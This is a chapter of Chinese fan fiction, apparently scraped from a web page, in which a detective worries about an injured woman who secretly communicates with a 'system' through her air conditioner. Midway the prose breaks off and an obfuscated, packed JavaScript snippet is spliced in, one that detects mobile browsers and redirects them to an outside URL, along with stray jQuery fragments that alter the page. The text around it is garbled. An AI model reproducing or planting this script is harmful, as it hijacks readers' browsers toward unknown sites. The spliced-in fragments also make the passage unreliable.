萩原研二坐在电车的角落里,单手扶着头顶的横杆。冷白色的荧光灯管在头顶发出细微的电流声,将他那头黑色长发映出一层浅淡的光泽。
那次盗窃案的后续处理比预想中更为繁琐。整整三天,他都在各个分局和现场勘查点之间来回奔波。
可即便如此,霍小葵脖子上的伤口始终在他脑海里挥之不去。
只是不到一厘米的刀口,却像一根细长的红线,占据在他的思绪里。
他本该第一时间就去看她。可案子的收尾工作远比想象中拖沓,证据链的梳理、证人的笔录、还有那几个狡猾的惯犯……每一项都需要他亲自过目。等他把所有文书工作处理完毕,抬头看向墙上的时钟时,时针已经地指向了新的数字。
凌晨两点。
这个时间点,无论怎么想,都不适合去敲一个单身女性的房门,更别提她身上还带着伤。
于是,连续三天,他都在下班后第一时间赶到她的公寓楼下。
第一天,三楼的灯光暗着。第二天,依旧无人应答。第三天,也就是今天,他提前结束了手头的工作,可回应他的,依旧是一片死寂。
她又去做她的‘游戏任务’了。
想到这里,萩原研二那双总是含着笑意的眼眸,此刻微微蹙起。好在,他多停留了一会儿,还是等到她了。
见她,当然要走快点。
可她这次的任务,又是很危险的,旧伤刚好就又添新的。
她的黑发发根才长出那么一点点,她低头时露出的后颈处,那抹新生的黑色在阳光下显得格外扎眼。
这个时候的她,好像还没打通那次支线任务……
可偏偏就是这个时候,她竟也默许了他接近。默许了他帮她换药、包扎、甚至……像刚才那样纵容他在她的掌心画圆。
萩原研二闭上眼,脑海中不由自主地闪过霍小葵下意识躲开他伸过去的手的那一幕。
她的身体向后缩了缩,幅度很小。但萩原研二捕捉到了。他总是能敏锐地捕捉到她身上最细微的变化,就像他总能分辨不同汽车的马达轰鸣声一样。
她在怕什么……
是她的拓展任务才做完,精神状态还没恢复么……
也许,她正处于某种极度的疲惫中,任何突如其来的触碰,都会引发本能的防御反应。
萩原研二睁开眼,长长的睫毛在眼下投出一小片扇形的阴影。他抬起手,用手指轻轻按了按自己的眉心,试图驱散连日奔波带来的倦意。
车窗外的景色飞速后退,霓虹灯的光斑在玻璃上拖曳出长长的彩色轨迹。电车减速,进站,车门打开的瞬间,涌入一股潮湿的夜风和站台特有的广播声。
神奈川,到了。
萩原研二站起身,迈着修长的双腿走下车厢。站台上人烟稀少,只有自动贩卖机发出规律的嗡嗡声。他顺着人行道不紧不慢地走着,皮鞋踩在略显陈旧的石板路上,发出清脆的叩击声。
慢活网咖那盏熟悉的带着几分复古气息的暖黄色招牌,在前方不远处亮着。
他停下脚步,推开了那扇玻璃门。
"来啦。"星野桃子从前台后面抬起头,看到萩原研二,她露出一个温和的笑容,放下手里的计算机。
“香草牛奶还有吗?”萩原研二自然地坐在那张布艺沙发上。
“有的。”星野桃子转身去准备饮品。
萩原研二随手拿起吧台上放着的一本杂志,是最新的《Option》。封面上是改装赛车的炫酷照片,但他只是翻了几页,目光就有点涣散。
"给,热的香草牛奶。"星野桃子将一杯冒着热气的饮品推到他面前,杯壁上凝结着细小的水珠,"还有这个,《HyperRev》的新刊今天刚到货,你来的倒也巧。"
"唔哇!太好了。"萩原研二接过杂志,眼睛微微一亮,"最近店里怎么样?"
"跟往常一样,多亏了你跟千速常来。"星野桃子笑了笑,倚在前台边,双手交叉放在身前。
这几年,他和姐姐只要有空就会过来坐坐。之前几个地痞流氓来找事儿,被他和姐姐联手劝退之后,这里的经营状态确实好了很多。
"葵酱来过没有?"萩原研二端起香草牛奶,温热的液体通过杯壁传递到掌心。
"没呢,有段时间没来了。"星野桃子摇了摇头。
“嗯……”
萩原研二低下头,看着杯中奶白色液体,他喝了一口,香草的甜香在舌尖化开,温热顺着食道一路向下,熨帖了胃部因连日奔波而产生的不适感。
窗外的天色已经完全暗了下来。路灯将橘黄色的光投射在湿漉漉的人行道上,映出他模糊的倒影。
306公寓内。
霍小葵趴在卧室的床上,脸颊贴着棉质的枕巾。托了右臂吊着三角巾的福,她这些天只能维持这个姿势睡觉。肩关节处的喵骨膏药散发着淡淡的草药气息,混合着被褥上洗涤剂的清香,在狭小的空间里缓缓弥散。
刚刚热敷完,她甚至还没来得及把热水袋从被窝里拿出来。此刻,她只是把下巴搁在交叠的手背上,看着床单上棉布纤维的细微纹路发呆。
那些纹路在昏暗的床头灯光下,呈现出一种深浅不一的色调。她的视线沿着一条较长的纤维缓缓移动,思绪却早已飘到了九霄云外。
奇怪。
很奇怪。
自从换了那副喵骨膏药之后,肩关节和左膝的痛感竟然削弱了很多。不仅如此,身体其他部位的舒适度也提升了不少,就好像……就好像熬了三个大夜之后,一觉睡了整整二十个小时一样爽!
霍小葵微微偏过头,看了一眼卧室墙上的空调。液晶显示屏上,红色的数字清晰地跳动着,26℃。
刚刚萩原研二在,她还没来得及问。
【047,是你吗?是的话你把空调调成25度。】她在脑内无声地呼唤。
没有回应,一如既往的沉默。
但她还是盯着那个数字。
嘀——
显示屏上的数字突然跳动了一下。
25℃。
霍小葵的瞳孔骤然放大,原本有些涣散的眼神瞬间聚焦。她猛地撑起上半身,牵扯到右肩的伤处,一阵钝痛传来,但她完全顾不上了。
"哇哦,笔仙吗?还是海龟汤?"她脱口而出,语气里是掩饰不住的雀跃。
空调上的数字又跳动了一下。
20℃。
冷风从出风口吹出来,让她裸露在被子外面的左臂泛起一层细小的鸡皮疙瘩。紧接着,数字又跳了一下。
2;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17578999|204595||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
6℃。
回到了原来的设定温度。
20……
她的指尖不自觉地在床单上写了一遍这个数字。
20……NO……?
【你的意思是你是047,不是笔仙,也没有在玩海龟汤,对嘛?】她歪了歪头,金色的长发从肩头滑落,在枕头上铺散开来。
她紧紧盯着空调的显示屏。那个数字26闪烁了两下,短暂地变成了20,然后又固执地跳回了26℃。
【双重否定表肯定,对吧。】
她刚在脑海里确认完这个念头,空调就又闪了一下20℃,然后再次变回了26℃。
【那我要找你算账了,这副扑克牌,怎么回事?】她皱了皱鼻子,有些不满,眉眼还是掩饰不住的笑意。
她从系统空间里取出那副扑克牌。这是上一个打卡任务的奖励,如此朴实无华。她甚至每一张都仔细查看过,就连装牌的纸盒也翻来覆去地看了又看,没有任何发现。
就这么一副牌。
就这么一个破任务。
让她在那该死的不稳定的公寓时间里来回穿梭!
这次,她没有等到系统操控空调的回应。
【不说话了?】霍小葵有些泄气地叹了口气,随手从牌盒里抽出一张。
黑桃K。
印刷精美,色彩饱和,以色列国王大卫的侧面像被精细地呈现在小小的纸牌上。而黑桃往往代表军事和武力。
这张黑桃K能让她增长武力么……
嘀——
空调短暂地跳到了20℃,然后又变回了26℃。
【不会?不知道?】霍小葵放下黑桃K,又叹了一口气。
她又怎么会真的怪047?只是这么多天没听到它的声音想发发牢骚而已。
【你什么时候才能变回之前的样子?】
数字又闪烁一下。
霍小葵看着空调显示的数字,挑了挑眉。就在这时,放在枕头边的手机突然振动起来。屏幕亮起,依旧是那个陌生号码。
她解屏一看,是一条短信:
【完成的不错,葵。】
霍小葵的手指僵在了半空中。
这样叫她……
她盯着那行字,瞳孔微微收缩。
难道之前她的猜想错了?这个号码不是波特的?是贝尔摩德的?
冲矢昴已经是东都大学的学生了,那贝尔摩德肯定已经认定她的Angela,如果号码是贝尔摩德的……她……对她算是什么?
且这个时间线里……琴酒貌似要杀她……
可琴酒捉老鼠不是直接开枪么,掐她脖算什么?!就因为她不愿意见那位大人?呃……间接导致琴酒的爱车被撞?可那又不是她做的!
好复杂……
原本手握剧本的应该是她啊!怎么、怎么变成这样了……
霍小葵烦躁地抓了抓头发,眉头紧皱成一团。
手机屏幕的微光映在她琥珀色的瞳孔里,忽明忽暗,就像她此刻纷乱如麻的心绪。
她看着这串号码,一遍遍默念。
窗外,夜色正浓。空调安静地吹着26度的暖风,那副扑克牌散落在枕边,在昏暗的灯光下,像是已经用花色和数字分割好了她的‘游戏任务’。